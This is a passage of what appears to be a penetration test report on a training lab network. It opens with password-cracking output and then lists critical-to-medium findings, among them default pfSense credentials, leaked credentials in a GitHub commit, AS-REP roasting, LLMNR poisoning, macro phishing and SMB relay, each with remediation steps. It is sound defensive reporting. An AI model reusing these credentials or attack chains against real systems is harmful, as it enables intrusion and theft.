Speed.#1.........: 11877.3 kH/s (10.22ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3932160/14344387 (27.41%)
Rejected.........: 0/3932160 (0.00%)
Restore.Point....: 3440640/14344387 (23.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: swimhess13 -> seaford123
Hardware.Mon.#1..: Temp: 49c Fan:  0% Util: 41% Core: 139MHz Mem: 810MHz Bus:16
```

Evidence of Successful Password Crack

Evidence of TBSec-DC01 Compromise



Utilizing secretsdump.py from Impacket to Dump Local and Domain Hashes - https://github.com/fortra/impacket

Detailed Findings and Remediations

Severity	Number of Findings
Critical	**4**

Critical findings are all recommended to remediate immediately. Exploitation is easily performed and results in either complete compromise of systems or puts the attacker in a position where further exploitation is trivial.

Finding 1-Default Credentials on PFSense Firewall	
Description	The firewall login page is utilizing default credentials that are easily available. The credentials were username admin and password pfsense.
Risk	This allows anyone to log into the firewall administrative page with easily found credentials. From here they can modify or disable firewall rules, execute operating system and PHP commands, perform packet captures, and upload/download files. These are all extremely dangerous actions and can lead to compromise of the host and the network.
Hosts Affected	Throwback-FW01 – 10.200.11.138
Remediation	Create a strong password of 14+ characters including symbols, numbers, and upper/lower case letters. Do not use common dictionary words or easily guessable passwords. Consider creating multiple accounts with the specific level of access those users will need. To update passwords for accounts, log into the firewall and perform these actions: 1. Navigate to **System > User Manager** 2. Find the user account in the list 3. Click  at the end of the row to edit the user account 4. Enter a new **Password** and enter it again in the **Confirm Password** field. 5. Click **Save**

Finding 2-Web Servers Running as Root or Admin	
Description	The PFSense firewall service and the Timekeep server service are running as root and administrator accounts.
Risk	Compromising either of these web portals results in an attacker having root or administrative access to the host machine. On both Windows and Unix-like hosts system level access allows an attacker to compromise additional user's hashes and can lead to lateral movement.

	NOTE Remediating F1-Default Credentials on PFSense Firewall, F14-Insecure Password Reset Links, F5-Weak Password Policy, and F16-Sensitive Information Stored in Unencrypted Files would bring the severity to a Medium instead of a critical as it would break the attack chain that allowed compromise of these systems.
Hosts Affected	Throwback-FW01 – 10.200.11.138 Throwback-TIME – 10.200.11.176
Remediation	Specific steps will be dependent of the web architecture these web servers are running as, but in general you will need to: 1. Create a new account with a strong password. 2. Give it only the permissions needed to run the services they require and not system wide privileges. 3. Restart the web services as these new accounts.

Finding 3-Breached Credentials Actively Used	
Description	Breached credentials found in BreachGTFO.local, Throwback Hacks Security's own internal service, were found to be actively used. If these breached credentials are known internally to be compromised, then they will be known externally as well.
Risk	Breach databases are a common resource for attackers when enumerating targets. The risk here is extreme as compromise of this account was only several steps away from a Domain Admin account's compromise. Compromise of this account and password can allow an attacker to directly access the Domain Controller TBSEC-DC01.
User Affected	Name: John Stewart Email: SEC-JStewart@TBHSecurity.com
Remediation	1. Force a password reset for SEC-JStewart@TBHSecurity.com. 2. Advise the user to update their credentials on any accounts, whether personal or professional, where they would have used this password. 3. Provide alerting to users when new credentials have been discovered in the database.

Finding 4-Credentials Discovered in Github Commits

Description	The public Github repo referenced below contains a commit for db_connect.php that is removing valid credentials from the code. This allows any one who reviews previous commits to obtain valid credentials. These credentials were used to access the MySQL database in the code however they were also reused within the network for the user.
Risk	This allows an attacker to have valid user credentials with little to no effort. This user is a local admin on Corp-ADT01 making this especially dangerous as they would have full control over that system and it's users.
Users Affected	Rikka Foxx – owner of Github repo DaviesJ – exposed credentials
Remediation	1. Force a password reset for DaviesJ, and enforce a strong password. Details on what a strong password is will be detailed in Finding 5. 2. Remove the sensitive data from the repository. Github has official documentation on how to do this. https://docs.github.com/en/authentication/keeping-your-account-and-data-secure/removing-sensitive-data-from-a-repository 3. Review the options available with the developer and choose the best one for this scenario. 4. Consider making this repository private as it contains company code.
Github Repo	https://github.com/RikkaFoxx/Throwback-Time/commit/33f218dcab06a25f2cfb7bf9587ca09e2bfb078c

Severity	Number of Findings
High	**5**

High findings should be remediated as soon as the Criticals have been fixed or at the same time. Every single one of these led to account or system compromise but were only exploitable once some sort of internal access had all ready been obtained.

Finding 5-Weak Password Policy		
Description	Password spraying attacks were successful across multiple hosts and web portals. Multiple captured hashes were able to be cracked offline. In total 15 passwords were compromised due due to either being easily guessable or in common wordlists that attackers will use when brute forcing credentials. Other passwords were also discovered but not guessed or cracked that are considered bad passwords and will be listed under accounts affected as well.	
Risk	The risk here is very dangerous as some of these users are local or Domain administrators so compromise of their accounts led to additional compromises. The foundation of this test was successful due to weak passwords being utilized by users. The only reason it is not a Critical is most of these hashes and passwords were only obtained or able to be utilized once internal access was achieved.	
Accounts Affected	Administrator or Service Accounts	User Accounts
	DaviesJ BlaireJ MercerH JeffersD Admin-PetersJ SQLService TBService	FoxxR Spopy Daiban TBsec_Guest HumphreyW PeanutbutterM GongoH PetersJ
Remediation	Enforce a strong password policy via Group Policy. A strong password will be at least 14 characters, contain upper/lower case letters, a number and a symbol. It will not contain common dictionary words, years/dates, or sequential numbers. Consider also implementing a ban list of compromised passwords or common dictionary words.	

	Steps to enforce via Group Policy:

	1. Open the group policy management console. 2. Expand Domains, your domain, then group policy objects. 3. Right click the default domain policy and click edit. 4. Now navigate to Computer Configuration\Policies\Windows Settings\Security Settings\Account Policies\Password Policy 5. Now double click one of the settings to edit.

Finding 6-Accounts With Don't Require PreAuth Set	
Description	When Kerberos Pre-Authentication is enabled, a user has to send a Request to the Domain Controller that is encrypted with their hash when they want access to resources. The Domain Controller will then send back a Response message that contains a Ticket encrypted with the user's hash. When Kerberos Pre-Authentication is disabled, any user can request the Authentication Response and Ticket, which allows an attacker to obtain the user's hash which they can then crack offline.
Risk	This attack can be performed remotely with only connectivity to the Domain Controller required. It allows an attacker to obtain the user hash of anyone with this setting disabled. The impact at that point depends on whether SMB signing is required, and the strength of the user's password.
User Affected	FoxxR
Remediation	1. Run the following Powershell script to discover all accounts with this setting disabled and re-enable: Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties useraccountcontrol | Format-Table name 2. Monitor Windows Event ID 4738 and 5136 for changes to this setting.

Finding 7-LLMNR Poisoning Successful	
Description	Link-Local Multicast Name Resolution and NetBIOS Name Service are Windows implementations of DNS that are utilized when the DNS Server is unavailable or does not have an answer to the request. When the DNS server is not able to resolve the name, the host computer will send out a request to all other machines on the local network. At this point the attacker can impersonate the resource and steal their username and hash.
Risk	This attack is trivial to perform with local network access and the stolen hash can then be either relayed to another resource to authenticate as the user, or taken offline and cracked for persistent access. With enough time on the network the attacker can gather multiple password hashes as different users request name resolutions.
Hosts Affected	All Windows Hosts
▪ Remediation	Disable LLMNR and NBT-NS. If you cannot, require network access control (MAC Address filtering) and strong passwords. To Disable LLMNR via Group Policy: 1. Open 'Group Policy Management' on the domain controller. 2. Add a new GPO (Forest -> Domains -> Your Domain -> Group Policy Objects and Right Click -> New) 3. You can name the new GPO whatever you like but we've called it 'LLMNR Disabled'. 4. Right Click the new GPO and select 'edit'. 5. Go to Computer Configuration -> Policies -> Administrative Templates -> Network -> DNS Client 6. Double click 'Turn off multicast name resolution' and select 'Enabled'. 7. Click 'Apply' and then 'OK' To Disable NBT-NS via Powershell and Group Policy: 1. Create the following Powershell script and name it "disableNetBios.ps1". $regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces" Get-ChildItem $regkey \|foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose} 2. Now, open Local Group Policy Editor and go to the following location:

	Computer Configuration > Windows Settings > Script (Startup/Shutdown) > Startup 3. Double-click on **Startup,** go to *PowerShell Scripts,* and change "*For this GPO, run scripts in the following order"* to **Run Windows PowerShell script first.** 4. Click **Add > Browser** and select the *"disableNetbios.ps1"* file from its location. Finally, click **Apply > Ok** to run the script.

Finding 8-Guest Credentials for Mail Server Publicly Available	
Description	On Throwback-MAIL there are guest credentials on the login page that allow anyone to log into the web portal and send or receive emails.
Risk	This allows the potential for phishing attacks, enumeration of address books, and disclosure of any sensitive information users send over emails. The credentials are available to anyone who browses to the web page making this trivial to pull off. The tester was able to utilize both this guest account and a legitimate user account to send successful phishing emails which resulted in compromise of further systems.
Hosts Affected	Throwback-MAIL 10.200.11.232
Remediation	Remove the credentials from the landing page and implement a password or credential management system for users to share sensitive information.

Finding 9-Autologon Credentials for Admin User	
Description	AutoLogon credentials were discovered for user BlaireJ which allowed the tester to enumerate their clear text password.
Risk	Since this user is an Admin the risk is very high. Compromising their account leads to total compromise of the system and it's users. These credentials also allowed the tester to remote into other machines.
Hosts Affected	Throwback-PROD 10.200.11.219
Remediation	Disable the AutoLogon feature on this host and consider creating a group policy to prohibit this from being allowed. If AutoLogon is required for business needs, consider creating a service account with only the require permissions to perform its functions.

Severity	Number of Findings
Medium	**9**

Medium findings should be fixed at either the next patch cycle or when all the Highs and Criticals have remediated. They still present a risk and danger to the environment, however most of them require internal access or user interaction in order to exploit successfully.

Finding 10-No Email Filtering	
Description	Malicious executables were able to be sent over email. The tester observed no warnings or scans being performed on any test files being sent to themselves or others. Certain file types can be extremely dangerous and should be monitored.
Risk	No filtering of file types increases the chances for phishing attacks to be successful. If users are not warned about the possibility of a file being dangerous and no scanning is being performed, then the likelihood for a phish to be successful is much higher, and can result in compromise of systems, passwords, and even personal information.
Hosts Affected	Throwback-MAIL 10.200.11.232 -All Email Systems
Remediation	Purchase or implement filtering or scanning on all files sent over email. Dangerous file types to check for are executables, compressed files, installers, iso images, and Office documents.

Finding 11-AntiVirus Not Detecting Malicious Files or Code	
Description	An Excel spreadsheet with a non-obfuscated malicious macro was not detected or blocked by Antivirus. The user enabled macros when opening the spreadsheet and this allowed the tester to execute Visual Basic code that resulted in remote access to the machine. Additionally, the tester was able to download Meterpreter shells onto most hosts without issue. If Antivirus did detect anything, the tester was able to momentarily disable Antivirus on those hosts without issue.
Risk	Antivirus not detecting malicious files further increases chances for phishing attacks to be successful, and can result in the compromise of systems, passwords, and even personal information. If assets are

	compromised, antivirus should make it difficult for an attacker to download tools and should not be able to be turned off by end users.
Hosts Affected	All Windows Hosts
Remediation	▪ Enforce Antivirus and make sure it stays up to date. ▪ Consider implementing a secondary detection solution alongside the built-in Windows Defender. ▪ Consider implementing an application allow-list such as Applocker to prevent unauthorized downloading of files

Finding 12-Password Reset Links Did Not Expire or Have Randomized Parameters	
Description	In MurphyF's inbox a password reset link was discovered, that did not expire and the parameters in the link were also not randomized. This allowed an attacker to change the username or password in order to effectively update the password for any user on Throwback-TIME's web portal to upload timesheets.
Risk	From fuzzing or other discovery of the password reset functionality, any user can reset the password of another user without any interaction which would allow them access to upload timesheets for other users. In security testing, due to insufficient antivirus this allowed the tester to gain remote control of the Throwback-TIME host.
Resources Affected	Throwback-TIME 10.200.11.176 All Timekeep Users
Remediation	▪ Add reasonable expiration dates to all password resets. ▪ Use randomly generated IDs as the identifier for who the password reset link is associated with. ▪ Do not use any identifiable, or guessable information as the parameters or IDs for the password reset links.

Finding 13-Some Users Were Local Admins	
Description	Multiple users were found to be local administrators on machines that were not their primary asset.
Risk	Special care needs to be taken when a user is an administrator on a machine that another user will access. If the admin account is compromised, all accounts and their password hashes on that machine should be considered compromised. Any applications or data on the

	machine should the admin account be compromised will also be compromised.
Local Admins	Throwback-WS01 – BlaireJ Throwback-PROD – BlaireJ Throwback-PROD – Admin-PetersJ Corp-ADT01 – MercerH Corp-ADT01- DaviesJ
Remediation	▪ Implement a tiered account system and a least privilege system. ▪ If a user needs a higher level of access on one host than they need on a different host, they should have a separate account and credentials for that host. ▪ This applies to Domain Admins, Local Admins, Service Accounts, and every account where a higher level of access may be required.

Finding 14-Sensitive Information Stored in Unencrypted Files	
Description	Credentials and other sensitive information were stored in readable text files on multiple systems.
Risk	Any user or attacker who compromised accounts are able to read sensitive information stored in plain text files. This sensitive information was able to be utilized to further compromise the network, accounts, and data.
Files	Throwback-FW01 - /var/log/login.log – hash of user HumphreyW Corp-DC01 – C:\Users\Administrator\Documents\server_update.txt Copr-ADT01- C:\Users\Dosierk\email_update.txt
Remediation	Implement an authenticated system to securely share files and updates that is protected by Muti-Factor Authentication such as Teams or Sharepoint and prohibit transfer of passwords and other sensitive information in plain text files. If information must be transferred out of band, require encryption or additional passwords to access this information.

Finding 15-Guest Accounts Not Deactivated	
Description	Several guest accounts were discovered that allowed access to internal systems.
Risk	While guest accounts may seem low privilege, they can allow an attacker the opportunity to enumerate information that can provide additional attack avenues. When they are not deactivated after their lifespan, they provide easy access to internal resources.
Hosts Affected	Throwback-MAIL – Account: tbhguest TBSec-DC01 - TBSEC_Guest
Remediation	▪ Deactivate these accounts if they are no longer needed. ▪ Implement rotating credentials for guest or shared accounts and store them in a secure place.

Evidence

Finding 16-SMB Signing Enabled but Not Required	
Description	On multiple devices SMB Signing was enabled but not required. Without SMB signing this opens the host machines to SMB relay attacks. This type of attack allows an attacker to take the password hash of a user and relay it to another host without the need to crack the password for authentication.
Risk	This attack typically is only successful when the target is a local administrator on the system, so successful exploitation leads to complete control of the system and likely additional compromise of other user hashes.
Hosts Affected	Every host except for Domain Controllers
Remediation	Enable SMB signing and require it on all systems. If SMB signing cannot be required, disable NTLM authentication, enforce account tiering and limit local admin access.

Severity	**Number of Findings**
Low	**0**
Severity	**Number of Findings**
Informational	**0**